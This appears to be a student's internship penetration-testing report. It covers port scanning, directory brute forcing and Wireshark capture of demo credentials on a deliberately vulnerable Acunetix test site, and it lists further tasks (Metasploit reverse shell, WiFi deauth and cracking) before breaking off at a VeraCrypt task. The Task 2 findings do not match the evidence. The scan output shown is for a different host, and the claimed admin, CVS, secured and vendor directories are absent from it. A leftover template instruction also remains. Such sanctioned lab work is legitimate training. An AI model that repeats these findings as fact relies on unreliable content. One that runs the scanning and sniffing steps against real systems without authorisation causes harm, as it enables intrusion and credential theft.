

CYBER SECURITY INTERNSHIP AT SHADOWFOX

NAME : **KANISHKA M**

PROGRAM ID : **SF-PID-2026-W6574**

BATCH :**1 SEPTEMBER TO 30TH SEPTEMBER**

GMAIL :**kanishkam475@gmail.com**

TASK LEVEL :**BEGINNER &INTERMEDIATE & ADVANCE LEVEL**

TASK LEVEL - BEGINNER

TABLE OF CONTENT

S No	Title	Page No
1	Find all the ports that are open on the websitehttp://testphp.vulnweb.com/	**4-7**
2	Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.	**8-13**
3	Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.	**14-18**

LIST OF FIGURES

Figure No	Name	Page No
1	Nmap scanning	**5**
2	Dirb Scanning	**9**
3	Login Attempt	**15**
4	Wireshark Result	**16,17**

INTRODUCTION

Web applications are one of the most common ways attackers reach an organisation's data, so learning to assess them is a core skill for any security professional. As part of my cybersecurity internship at ShadowFox, I carried out a set of basic security assessments against **http://testphp.vulnweb.com/**, a deliberately vulnerable demo site published by Acunetix for security training. The tests covered reconnaissance, content discovery and traffic analysis, and all of them were done in a lab environment on a target that is intended to be tested.

Information About the Report

1. Port scanning

The first task was to find which ports are open on the target. Every open port is a service reachable from the network, and therefore a possible entry point. Scanning shows what is exposed and which software versions are running, so that outdated or unnecessary services can be identified.

2. Directory brute forcing

The second task was to discover directories and files that are not linked from the website but can still be accessed. Using a wordlist, requests are sent for common paths and the server's responses reveal which ones exist. Hidden admin areas, backup files or leftover development folders found this way could expose sensitive data.

3. Network traffic interception

The third task was to log in to the website while capturing traffic with Wireshark, and then inspect the packets to see whether the credentials were visible. This demonstrates the risk of sending login details over unencrypted HTTP, where anyone on the same network path can read them.

Required Tools

S.No	Tool Name	Description
1	**Kali Linux**	A Linux distribution built for penetration testing and security auditing. It comes with most of the tools needed for this report pre-installed.
2	**Nmap**	A network scanning tool used to discover open ports, running services and their version details on a target system.
3	**Dirb / Dirbuster**	Directory brute-forcing tools that use a wordlist to find hidden directories and files on a web server.
4	**Wireshark**	A packet analyser that captures and inspects network traffic, used here to check whether login credentials travel in plain text.
5	**Firefox**	A web browser used to open the target website and perform the login attempt while traffic was being captured.

TASK -1

Find all the ports that are open on the website http://testphp.vulnweb.com/

Attack Name: Port Scanning
Severity:Medium (CVSS score 4.0 – 6.9)
Reason:

HTTP port 80 is open on the target website. This port carries traffic without encryption, so anyone monitoring the network can read the data being sent, such as login credentials and personal information, or modify it through man-in-the-middle attacks. An open port is also a reachable service that attackers can scan and probe for weaknesses, especially if the web server software is outdated. The severity is Medium because port 80 is a normal port for a web server and does not by itself give an attacker direct access, but the risk increases when sensitive data is sent over HTTP without redirecting to HTTPS.


Step 1: Identify the target

The target website is http://testphp.vulnweb.com/. Nmap accepts the domain name directly and resolves it to an IP address automatically.


Step 2: Port scanning using Nmap

Nmap, a network scanning tool, was run against the target to find open ports and the services running on them.

- **Target website:** http://testphp.vulnweb.com/
- **Nmap command:** `nmap -sV -Pn testphp.vulnweb.com`
- `Nmap -A testphp.vulnweb.com`



Fig(1): Nmap scanning



Fig(2): Nmap scanning

Analysis

Port/Protocol	State	Service	Version
80/tcp	open	http	Microsoft IIS httpd 8.5

The scan found only one open port, **80/tcp**. The other 999 scanned ports were filtered, which suggests a firewall is blocking them. Port 80 hosts an active HTTP service, which usually signifies a working web server. The server runs **Microsoft IIS 8.5** on a Windows host.

IMPACT

Advantages

1. Using port 80 for HTTP keeps the website reachable, even for users who do not specify a port number in their browser.
2. Older browsers and some automated systems rely on port 80 to access web resources.

Disadvantages

1. HTTP traffic is unencrypted, so it can be intercepted by malicious actors, leading to man-in-the-middle attacks. This can compromise login credentials and personal information.
2. Outdated server software may contain known vulnerabilities that will never be patched, which attackers can exploit to gain unauthorized access.
3. The enabled TRACE method and the missing HttpOnly flag make session hijacking and cross-site attacks easier.
4. Version disclosure lets attackers pick exploits that match the exact software running.

Mitigation Steps

1. Upgrade to a supported version of Windows Server and IIS so security patches are received regularly.
2. Redirect HTTP traffic to HTTPS (port 443) so data is encrypted in transit, and enable HSTS to force secure connections.
3. Disable the HTTP TRACE method in the IIS configuration.
4. Set the HttpOnly and Secure flags on all session cookies.
5. Remove or hide the server version banner to reduce the information exposed to attackers.
6. Keep all unneeded ports closed or filtered with a firewall.
7. Implement logging and monitoring to detect scanning attempts and respond quickly.
8. Conduct regular security audits and vulnerability scans.

TASK -2

Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

Attack Name : Directory Brute Forcing

Severity : Medium (CVSS score 4.0 – 6.9)

Reason


Directory brute forcing found paths on the website that are not linked anywhere but can still be opened directly, such as admin, CVS, secured and vendor. These directories often hold configuration files, source code, credentials or management interfaces. Once attackers know they exist, they can target them for data theft or further exploitation. The rating is Medium because discovering a path does not by itself give access to the system, but it gives attackers a clear map of where to attack next.

The severity rises to **High (7.0 – 8.9)** if the directories are actually readable and expose sensitive files, such as the CVS metadata files or a reachable admin panel without proper authentication. If your scan shows those paths returning content (status 200) rather than being blocked (403), use High and mention the exposed files as evidence.

Step 1: Target URL
The target URL for this assessment is **http://testphp.vulnweb.com**.

Step 2: Brute forcing the URL
Dirb, a command-line directory scanner on Kali Linux, was run against the target. It sends requests for each word in a wordlist and reports which paths the server answers. The quality of the results depends on the wordlist, so a strong directory wordlist gives better coverage.

- **Target website:** http://testphp.vulnweb.com
- **Command used:** `dirbuster`



Fig(3): Dirbuster

```
┌──(kali㉿kali)-[~/Documents]
└─$ cat DirBusterReport-testasp.vulnweb.com-80.txt

DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Wed Sep 30 07:06:19 EDT 2026
------------------------------------------------

http://testasp.vulnweb.com:80
------------------------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/_vti_cnf/

Dirs found with a 403 response:

/aspnet_client/
/avatars/
/cgi-bin/
/Images/
/Images/_vti_cnf/
/html/
/HTML/
/images/
/jscripts/
/images/_vti_cnf/
/t/
/T/
/templates/
/aspnet_client/system_web/
```

Fig(4): Dirbuster



Fig(5): Dirbuster

ANALYSIS

Directories found during testing:Dirs found with a 200 response:

/_vti_cnf/

Dirs found with a 403 response:

/aspnet_client/

/avatars/

/cgi-bin/

/Images/

/Images/_vti_cnf/

/html/

/HTML/

/images/

/jscripts/

/images/_vti_cnf/

/t/

/T/

/templates/

/aspnet_client/system_web/

/jscripts/tiny_mce/

/jscripts/tiny_mce/_vti_cnf/

/jscripts/tiny_mce/langs/

/jscripts/tiny_mce/themes/

/jscripts/tiny_mce/Themes/

/jscripts/tiny_mce/utils/

/jscripts/tiny_mce/themes/simple/

/jscripts/tiny_mce/Themes/simple/

/jscripts/tiny_mce/themes/simple/css/

/jscripts/tiny_mce/Themes/simple/css/

/jscripts/tiny_mce/themes/simple/images/

/jscripts/tiny_mce/themes/simple/Images/

/jscripts/tiny_mce/Themes/simple/Images/

/jscripts/tiny_mce/Themes/simple/images

Files found during testing:

Files found with a 500 responce:

/Templatize.asp

Files found with a 200 responce:

/Default.asp

/Search.asp

/Login.asp

/Register.asp

Files found with a 302 responce:

/showforum.asp

The scan revealed several directories and sub-directories. The most serious finding is the exposure of the admin, CVS, secured and vendor directories. /CVS/ is especially risky because its Entries, Repository and Root files can reveal the source file structure of the application.

IMPACT

1. These directories could contain configuration files, login credentials or proprietary data. Accessing them might result in data breaches or unauthorized access.
2. Exposed source-control files and third-party components can reveal application structure and outdated libraries, which attackers can target to gain further access or execute harmful code.
3. An exposed admin path gives attackers a login page to attack with password guessing or known exploits.
4. Repeated scanning and exploitation of these paths can interrupt the website's regular operation, causing downtime or performance degradation.

MITIGATION STEPS

1. Restrict access to important directories with strong authentication and authorization, so only approved users can reach them.
2. Disable directory listing in the web server configuration.
3. Remove development leftovers such as CVS folders, backups and test files from the production server.
4. Use allow and deny rules in the server configuration to block public access to sensitive paths.
5. Set appropriate file permissions so sensitive files are not accessible to the public or unauthorized users.
6. Use a web application firewall (WAF) and rate limiting to slow down automated scanning.
7. Implement logging and monitoring to detect bursts of requests and unauthorized access attempts, and analyze the logs regularly.
8. Keep regular backups and a defined recovery plan in case of a security incident.

TASK -3

Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

ATTACK NAME: Network Sniffing

SEVERITY: High (CVSS score 7.0 – 8.9)

REASON

The login form on the website sends the username and password over unencrypted HTTP. Anyone who can capture traffic on the network path, such as on public Wi-Fi or through a compromised router, can read the credentials directly in the captured packet. Network sniffing is highly severe because it can reveal passwords and personal data, breach user privacy, and lead to account takeover, with possible legal and compliance consequences.

Step 1: Launching Wireshark


Open Wireshark in your Kali Linux environment. Select the active network interface (for example `eth0`) and click **Start** to begin capturing packets. Make sure you have the necessary permissions to capture traffic.

Step 2: Attempting to log in


With the capture running, open Firefox and go to **http://testphp.vulnweb.com/login.php**. Enter the credentials and click Login. The login attempt sends packets across the network that Wireshark records.

- **Username:** vulnweb
- **Password:** vulnweb@123


These are the public demo credentials that the site shows on its own login page.



Fig(6): Wireshark



Fig(7): Wireshark



Fig(8): Wireshark

Step 3: Stop the capture


After the login completes, stop the packet capture in Wireshark so the recorded data can be analyzed. This lets us focus on the packets related to the login attempt.

ANALYSIS

Wireshark captured many packets during the session, but only the HTTP traffic is relevant to this task. To isolate it, type http in the display filter bar and press Enter. This hides the other protocols so the analysis can focus on the web traffic.

To narrow it down to the login submission, apply this filter:http

The POST request sent to /userinfo.php is the login attempt. Selecting that packet and expanding HTML Form URL Encoded in the packet details pane shows the form fields that were submitted:



Fig(9): Wireshark

The username and password appear in plain text because the form data was sent over HTTP without encryption. Any attacker capturing traffic on the same network, such as public Wi-Fi or a compromised router, could read the credentials in exactly the same way.

The packet details also show the request went to port 80 on the server, which confirms that the login was not protected by HTTPS.

IMPACT

1. If login credentials are exposed in network traffic, unauthorized individuals can easily intercept and use them to gain access to user accounts.
2. If the credentials are linked to accounts with financial information, attackers could misuse them for fraud, including unauthorized transactions or access to sensitive financial data.
3. Captured credentials can lead to unauthorized access, data theft and misuse of personal information.
4. Exposed credentials put user privacy at risk by giving attackers access to personal information, messages and other sensitive data tied to the account.
5. Users who reuse the same password elsewhere may see their other accounts compromised too.

MITIGATION STEPS

1. Make sure all communication between the client and server uses HTTPS (TLS), and redirect every HTTP request to HTTPS.
2. Enable HSTS so browsers always connect securely.
3. Add multi-factor authentication (MFA) so accounts stay protected even if credentials are compromised.
4. Enforce strong password policies and account lockout after repeated failed logins.
5. Monitor network traffic for unusual activity or unauthorized access attempts, and use intrusion detection systems (IDS) to spot potential threats.
6. Keep all systems, software and applications updated with the latest security patches.
7. Limit access to sensitive directories and data to authorized users by implementing strong authentication and authorization controls.

TASK LEVEL - INTERMEDIATE

TABLE OF CONTENT

S No	Title	Page No
1	A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.	**22-28**
2	An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.	**29-32**
3	Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.	**32-36**
4	Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and and crack the password for the wifi. To crack the password create a wordlist that can include the password of your network.	**37**

LIST OF FIGURES

Figure No	Name	Page No
1	Veracrypt	**23-27**
2	PE Explore	**30-32**
3	Metasploit	**33**
4	Windows	**35**

INTRODUCTION

Building on the beginner-level assessments, the intermediate tasks focus on a different set of skills: file encryption and decryption, binary/executable analysis, payload creation for remote access, and wireless network attacks. These are core techniques used in authorized penetration testing to evaluate how well a system or network resists a motivated attacker. As part of my cybersecurity internship at ShadowFox, I completed four intermediate-level tasks, all carried out in a controlled lab environment on systems and files provided specifically for this assessment.

Information About the Report

1. File decryption (VeraCrypt)

A file was provided, encrypted with VeraCrypt, along with a password in hashed form. The task was to decode the password, use it to unlock the encrypted volume, and recover the secret code inside. This demonstrates how disk encryption protects data at rest, and how weak or improperly handled passwords undermine that protection.

2. Executable analysis (PE Explorer)

An executable file was provided. The task was to find its entry point address using PE Explorer, a tool for inspecting the structure of Windows Portable Executable (PE) files. This is a basic static-analysis skill used when examining unfamiliar or potentially malicious binaries.

3. Payload creation and reverse shell (Metasploit)

A payload was created with Metasploit and used to establish a reverse shell connection from a Windows 10 virtual machine. This demonstrates how attackers gain remote access to a compromised system, and why endpoint defenses and user awareness matter.

4. Wireless deauthentication attack

A deauthentication attack was carried out against a device on my own home/lab network to capture the WPA handshake between the device and the router. The

captured handshake was then used to attempt to crack the WiFi password with a wordlist containing the actual password. This demonstrates why weak WiFi passwords are vulnerable even when WPA2 encryption is used.

Required Tools

S.No	Tool Name	Description
1	**VeraCrypt**	A free disk encryption tool used to create and open encrypted volumes and files.
2	**PE Explorer**	A tool for inspecting the structure of Windows executable (PE) files, including headers, sections and the entry point address.
3	**Metasploit Framework**	A penetration testing framework used to generate payloads and manage exploit sessions, including reverse shells.
4	**msfvenom**	A Metasploit component used to generate standalone payloads for a target platform.
5	**Aircrack-ng suite**	A set of tools (airmon-ng, airodump-ng, aireplay-ng, aircrack-ng) used to capture wireless traffic, perform deauthentication attacks and crack WPA/WPA2 handshakes.

TASK -1

A file is encrypted using VeraCrypt (a disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter it in VeraCrypt to unlock the file, and find the secret code in it.

Attack Name: Password Hash Decoding / Disk Encryption Bypass

Severity:Medium (CVSS score 4.0 – 6.9)


Reason

The security of a VeraCrypt volume depends entirely on the strength of its password. Here, the password was stored in encoded.txt in hashed form rather than plaintext, which is still a weak practice if the hash uses a weak or unsalted algorithm, since it can be identified and reversed. Once the password is recovered, the encrypted volume offers no further protection, so anyone with the file and the

decoded password gets full access to its contents. The severity is Medium because it requires possession of both the encrypted file and the hash, it is not remotely exploitable on its own.


Step 1: Obtain the files

Download the encrypted file and `encoded.txt` from the drive link provided for the task.



